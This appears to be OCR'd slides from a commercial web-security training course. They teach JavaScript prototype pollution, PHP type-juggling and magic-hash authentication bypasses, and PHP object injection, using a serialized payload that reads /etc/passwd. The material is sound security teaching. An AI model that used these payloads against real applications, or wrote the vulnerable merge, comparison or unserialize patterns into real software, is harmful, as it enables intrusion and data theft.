Hacking Modern Web apps

Master the Future of Attack Vectors

Training Slides:

Web Apps: Part 2

> Abraham Aranguren

> admin@7asecurity.com

> @7asecurity

> @7a_

+ 7asecurity.com

SECURITY

Agenda

Hacking Modern Web apps - Part 2

→ Introductions

→ Part 0 - Advanced attacks on modern web apps

→ Part 1 - Advanced modern day web apps CTF

About Abraham Aranguren

→ Director at 7ASecurity, check out public reports, presentations, etc:
 7asecurity.com/publications

→ Upcoming Training courses:
 https://7asecurity.com/training#public

→ Author of Practical Web Defense, a hands-on attack & defense course:
 www.elearnsecurity.com/PWD

→ Founder and leader of OWASP OWTF, an OWASP flagship project:
 owtf.org

→ Some presentations: www.slideshare.net/abrahamaranguren/presentations

→ Some sec certs: CISSP, OSCP, GWEB, OSWP, CPTS, CEH, MCSE: Security, MCSA: Security, Security+

→ Some dev certs: ZCE PHP 5, ZCE PHP 4, Oracle PL/SQL Developer Certified Associate, MySQL 5 CMDev, MCTS SQL Server 2005

Public Pentest Reports - I

Smart Sheriff mobile app mandated by the South Korean government:

Public Pentest Reports:

→ Smart Sheriff: Round #1 - https://7asecurity.com/reports/pentest-report_smartsheriff.pdf

→ Smart Sheriff: Round #2 - https://7asecurity.com/reports/pentest-report_smartsheriff-2.pdf

Presentation:“Smart Sheriff, Dumb Idea, the wild west of government assisted parenting”
Slides:https://www.slideshare.net/abrahamaranguren/smart-sheriff-dumb-idea-the-wild-west-of-government-assisted-parenting
Video: https://www.youtube.com/watch?v=AbGX67CuVBQ

Chinese Police Apps Pentest Reports:

→ "BXAQ" (OTF) 03.2019 - https://7asecurity.com/reports/analysis-report_bxaq.pdf

→ "IJOP" (HRW) 12.2018 - https://7asecurity.com/reports/analysis-report_ijop.pdf

→ More apps will soon come :)

Public Pentest Reports - II

Other pentest reports:

→ imToken Wallet - https://7asecurity.com/reports/pentest-report_imtoken.pdf

→ Whistler Apps - https://7asecurity.com/reports/pentest-report_whistler.pdf

→ Psiphon - https://7asecurity.com/reports/pentest-report_psiphon.pdf

→ Briar - https://7asecurity.com/reports/pentest-report_briar.pdf

→ Padlock - https://7asecurity.com/reports/pentest-report_padlock.pdf

→ Peerio - https://7asecurity.com/reports/pentest-report_peerio.pdf

→ OpenKeyChain - https://7asecurity.com/reports/pentest-report_openkeychain.pdf

→ F-Droid / Baazar - https://7asecurity.com/reports/pentest-report_fdroid.pdf

→ Onion Browser - https://7asecurity.com/reports/pentest-report_onion-browser.pdf

More here:

https://7asecurity.com/#publications

About Anirudh Anand

- → Security Researcher - Focused on Web and Mobile Application Security.
- → CTF lover - Web security team lead for Team bi0s (#1 Indian CTF team).
- → Occasional Bug Bounty - Google, Microsoft, LinkedIn, Gitlab, Zendesk etc…
- → Open Source Enthusiast - OWTF, Hackademic, Kurukshetra
- → Certs: OSCP, OSWE, ePWD
- → Blog: https://blog.0daylabs.com
- → Twitter: @a0xnirudh

Who are you? :)

Please introduce yourselves:

→ What is your name

→ What is your experience with web / API security?

→ What do you want to get out of this course?

Check I - Hardware/Software Prerequisites

A laptop with the following specifications:

→ Ability to connect to wireless and wired networks.

→ Ability to read PDF files

→ Administrative rights: USB allowed, the ability to deactivate AV, firewall, install tools, etc.

→ Minimum 8GB of RAM (recommended: 16GB+)

→ 60GB+ of free disk space (to copy a lab VM and other goodies)

→ Latest VirtualBox, including the “VirtualBox Extension Pack”

→ One of the following: BurpSuite, ZAP or Fiddler (for MitM)

Check II - Attendees will be provided with

1. Digital copies of all training material
2. Lab VMs
3. Test apps
4. Source code for test apps
5. Lifetime access to training portal, including:
    a. Future updates
    b. Step-by-step video recordings, slides & lab PDFs
    c. Unlimited email support

Part 2


Advanced Attacks
against
Modern Web apps

Part 1 - Advanced attacks on Modern Web Apps

Javascript - Prototypes

```
var obj = {
    "name": "7ASecurity",
    "website": "7asecurity.com",
    "course": "Modern Web Apps"
}
obj.name;
obj.website;

console.log(obj);
```



```
console.log(obj);
▶{name: "7ASecurity", website: "7asecurity.com", course: "Modern Web Apps"}
<· undefined
> obj.toString
<· ƒ toString() { [native code] }
```

Q : Where is .toString() property coming?


A: Prototype inheritance !

Javascript - Prototypes

```
console.log(Object.create( null));
```

Every object in javaScript has a prototype !

But we can explicitly make it null by passing the argument.




```
> console.log(Object.create(null));
  ▼ {} i
      No properties
```

Javascript - Prototypes

`obj.__proto__`

Accessible using the __proto__ property !




```
> obj.__proto__
<· ▼{constructor: f, __defineGetter__: f, __defineSetter__:
    ▶ constructor: f Object()
    ▶ hasOwnProperty: f hasOwnProperty()
    ▶ isPrototypeOf: f isPrototypeOf()
    ▶ propertyIsEnumerable: f propertyIsEnumerable()
    ▶ toLocaleString: f toLocaleString()
    ▶ toString: f toString()
    ▶ valueOf: f valueOf()
    ▶ __defineGetter__: f __defineGetter__()
    ▶ __defineSetter__: f __defineSetter__()
    ▶ __lookupGetter__: f __lookupGetter__()
    ▶ __lookupSetter__: f __lookupSetter__()
    ▶ get __proto__: f __proto__()
    ▶ set __proto__: f __proto__()
```

Javascript - Prototypes


```
obj2 = {prop3: 3, prop4: 4}
obj = {prop1: 1, prop2: 2, __proto__: obj2}
obj.prop3
```

When trying to access obj.prop3, js:

1. Checks if its a property of obj
2. Else it checks if its a part of __proto__ which points to obj2 !



```
> obj2 = {prop3: 3, prop4: 4}
<· ▶ {prop3: 3, prop4: 4}
> obj = {prop1: 1, prop2: 2, __proto__: obj2}
<· ▶ {prop1: 1, prop2: 2}
> obj.prop3
<· 3
```



obj

prop1

prop2

__proto__

obj2

prop3

prop4

__proto__

Object.prototype

__defineGetter__

__defineSetter__

...

toString()

__proto__

null


Image source

Javascript - Prototypes

- In a nutshell, while searching for a property in an object, the js engine needs to traverse the entire prototype chain.


- The prototype chain ends when **__proto__ === null**.

- Almost always, the final object (objN) is **Object.prototype**



Javascript - Constructor

- Constructor is a magical property which returns the function that used to create the object.
- The prototype object has a constructor which points to the function itself and the constructor of the constructor is the global function constructor.




```
> var obj = {}
<· undefined
> obj.constructor
<· ƒ Object() { [native code] }
> obj.constructor.constructor
<· ƒ Function() { [native code] }
```

Javascript - Prototype Pollution

```
Object.prototype.pollution = 123;
var abc = {}
abc.pollution
```

```
obj[a][b] = c
```

If an attacker can control “a” and “c”, then he can set the value of “a” to “__proto__” and the property “b” will be defined for all existing objects of the application with the value “c”.



```
> Object.prototype.pollution = 123;
<· 123
> var abc = {}
<· undefined
> abc.pollution
<· 123
```

Javascript - Prototype Pollution

- `obj[A][B] = C` ← If the application has a statement like this then
  - if **A** and **C** are controlled by the attacker,
  - assume that value of **B** is “pollution” then,
  - If he passes the value **A** as **“__proto__”** and **C** as **123**

- Then what happens is the following will execute:

```
obj[__proto__]["pollution"]=123
```

- Here, `obj[__proto__]` is pointing towards prototype of the global object so we basically added a new value “**pollution”** into the global prototype. This means all existing and new objects are polluted !

Javascript - Prototype Pollution

- The attack is not as simple as it feels like from the previous slide.

- This is exploitable only if any of the following 3 happens:
  - Object recursive merge
  - Property definition by path
  - Object clone

Javascript - Recursive Merge

```
function merge(a, b) {
    for (var attr in b) {
        console.log("Current attribute: " + attr);
        if (isObject(a[attr]) && isObject(b[attr])) {
            merge(a[attr], b[attr]);
        } else {
            a[attr] = b[attr];
        }
    }
    return a
}
function clone(a) {
    return merge({}, a);
}
```


Javascript - Recursive Merge

- ➢ The function starts with iterating all properties that is present on the 2nd object b (since 2nd is given preference in case of same key-value pairs).

- ➢ If the property exists on both first and second arguments and they are both of type Object, then it recursively starts to merge it.

- ➢ Now if we can control the value of b[attr] to make *attr* as **__proto__** and also if we can control the value inside the proto property in *b*, then while recursion, **a[attr]** at some point will actually point to prototype of the object *a* and we can successfully add a new property to all the objects.

Lab 1: Prototype Pollution on Node.js



```
Object.prototype...; Function.prototype.
__proto__, {}.__proto__ === Object.
Prototype; new Object(), new Function(),
new Array(), a instanceof Function,
a.__proto__ === func.prototype;
func.prototype.__proto__ ===
Object.prototype... {} === new Object,
what is all this crap, “some
string”.__proto__ === String.prototype...
blah blah blah...
```

https://training.7asecurity.com/ma/mwebapps/part2/lab1/


PHP - Type Juggling

- strict (===) vs loose (==) comparisons
- Loose comparisons have a set of operand conversion rules to make it easier for developers but some are really weird !

```
alert1@7ASecurity ~ $ php -a
Interactive mode enabled

php > var_dump(1 === 1);
bool(true)
php > var_dump("1" === 1);
bool(false)
php > var_dump("1" == 1);
bool(true)
```

PHP - Type Juggling




Strict comparisons with ===

	TRUE	FALSE	1	0	-1	"1"	"0"	"-1"	NULL	array()	"php"	""
TRUE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
1	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
0	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
-1	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"1"	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"0"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE
"-1"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
NULL	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE
array()	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE
"php"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE
""	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE

Image source

PHP - Type Juggling



Loose comparisons with ==

	TRUE	FALSE	1	0	-1	"1"	"0"	"-1"	NULL	array()	"php"	""
TRUE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE
FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE
1	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
0	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE
-1	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
"1"	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"0"	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE
"-1"	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
NULL	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	TRUE
array()	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	FALSE
"php"	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE
""	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE

Image source

PHP - Type Juggling

- When comparing a string to a number, PHP will convert the string to a number and then perform a numeric comparison !!

```
alert1@7ASecurity ~ $ php -a
Interactive mode enabled

php > var_dump("1e1" == 10);
bool(true)

php > var_dump("0e123" == 0);
bool(true)

php > var_dump("asd" == 0);       ← Problem !
bool(true)
```

- When it does not have a number to convert, PHP assumes the string to be zero ‘0’, and this can cause a lot of problems

PHP - Type Juggling

- Some more interesting examples

```
alert1@7ASecurity ~ $ php -a
Interactive mode enabled

php > var_dump("0e123" == "0e567");
bool(true)

php > var_dump("0e12345" == "0");
bool(true)

php > var_dump("0e345" == "0e123 F");
bool(false)
```

PHP - Type Juggling

- Magic Hashes

```
alert1@7ASecurity ~ $ php -a
Interactive mode enabled

php > echo md5("QLTHNDT");
0e405967825401955372549139051580

php > echo md5("QNKCDZO");
0e830400451993494058024219903391

php > var_dump(md5("QLTHNDT") == md5("QNKCDZO"));
bool(true)
```

- More practical use cases in upcoming Lab 2 !

PHP - Type Juggling

- ATutor Type Juggling - Authentication Bypass !

```
if (isset($_GET['e'], $_GET['id'], $_GET['m'])) {
     $id = intval($_GET['id']);
     $m  = $_GET['m'];
     $e  = $addslashes($_GET['e']);

    $sql    = "SELECT creation_date FROM %smembers WHERE member_id=%d";
     $row = queryDB($sql, array(TABLE_PREFIX, $id), TRUE);

     if ($row['creation_date'] != '') {
          $code = substr(md5($e . $row['creation_date'] . $id), 0, 10);

          if ($code == $m) {
               $sql = "UPDATE %smembers SET email='%s', last_login=NOW(),
creation_date=creation_date WHERE member_id=%d";
               $result = queryDB($sql, array(TABLE_PREFIX, $e, $id));
```

PHP - (un)serialize()

- serialize() → Converts arrays/objects into string

```
php > $a = array("name"=>"7asecurity", "num"=>10);
php > $b = serialize($a);

php > echo $b;
a:2:{s:4:"name";s:10:"7asecurity";s:3:"num";i:10;}

php > print_r( unserialize($b));
Array
(
    [name] => 7asecurity
    [num] => 10
)
```

- unserialize() - Converts strings to arrays/object.

PHP - (un)serialize()

- unserialize($user_input) → Things gets interesting when user input is unserialized.

- We can inject new objects/arrays into the context of the application.

- Arrays may be harmless but objects are particularly interesting !

- **Ex**: If there is a class which reads a local file while creating an object, we can construct a serialized string of the above class with the filename and during unserialize(), the file will be read !

PHP - (un)serialize()

App1:

```
<?php
// filename: fileclass.php
class FileClass
{
    public $filename = ' error.log';
    public function __toString()
    {
        return file_get_contents($this->filename);
    }
}
?>
```

```
<?php
//filename: serialize.php

require("./fileclass.php");
$foo = new FileClass;

$foo->filename = '/etc/passwd';
echo serialize($foo));

?>
```

Output:

```
O:9:"FileClass":1:{s:8:"filename";s:11:"/etc/passwd";}
```

➢ If the above input in unserialized() by App1, this can lead to PHP Object Injection

PHP - (un)serialize()

- **String**
  - `s:<length>:"<value>";`
  - `s:5:"7asec";`

- **Boolean**
  - `b:<value>;`
  - `b:1; // True`
  - `b:0; // False`

- **Integer**
  - `i:<value>;`
  - `i:1;`

- **Array**
  - `a:<length>:{key, value pairs};`
  - `a:2:{s:4:"key1";s:6:"value1";s:4:"key2";s:6:"value2";}`

PHP - (un)serialize()

-
  ```
  $ php -r 'require("fileclass.php"); $foo = new FileClass; $foo->filename = "/etc/passwd"; echo serialize($foo);'
  ```

```
O:9:"FileClass":1:{s:8:"filename";s:11:"/etc/passwd";}
```

```
O:<class_name_length>:"<class_name>":<number_of_properties>:{<properties>};
```

PHP - (un)serialize()

-
  ```
  $ php -r 'require("fileclass.php"); $foo = new FileClass; $foo->filename = "/etc/passwd"; echo serialize($foo);'
  ```

  ```
  O:9:"FileClass":1:{s:8:"filename";s:11:"/etc/passwd";}
  ```

  ```
  O:<class_name_length>:"<class_name>":<number_of_properties>:{<properties>};
  ```

- **O:9:"FileClass":**
  - Object, 9 character long name (“FileClass”)

PHP - (un)serialize()

-
  ```
  $ php -r 'require("fileclass.php"); $foo = new FileClass; $foo->filename = "/etc/passwd"; echo serialize($foo);'
  ```

  ```
  O:9:"FileClass":1:{s:8:"filename";s:11:"/etc/passwd";}
  ```

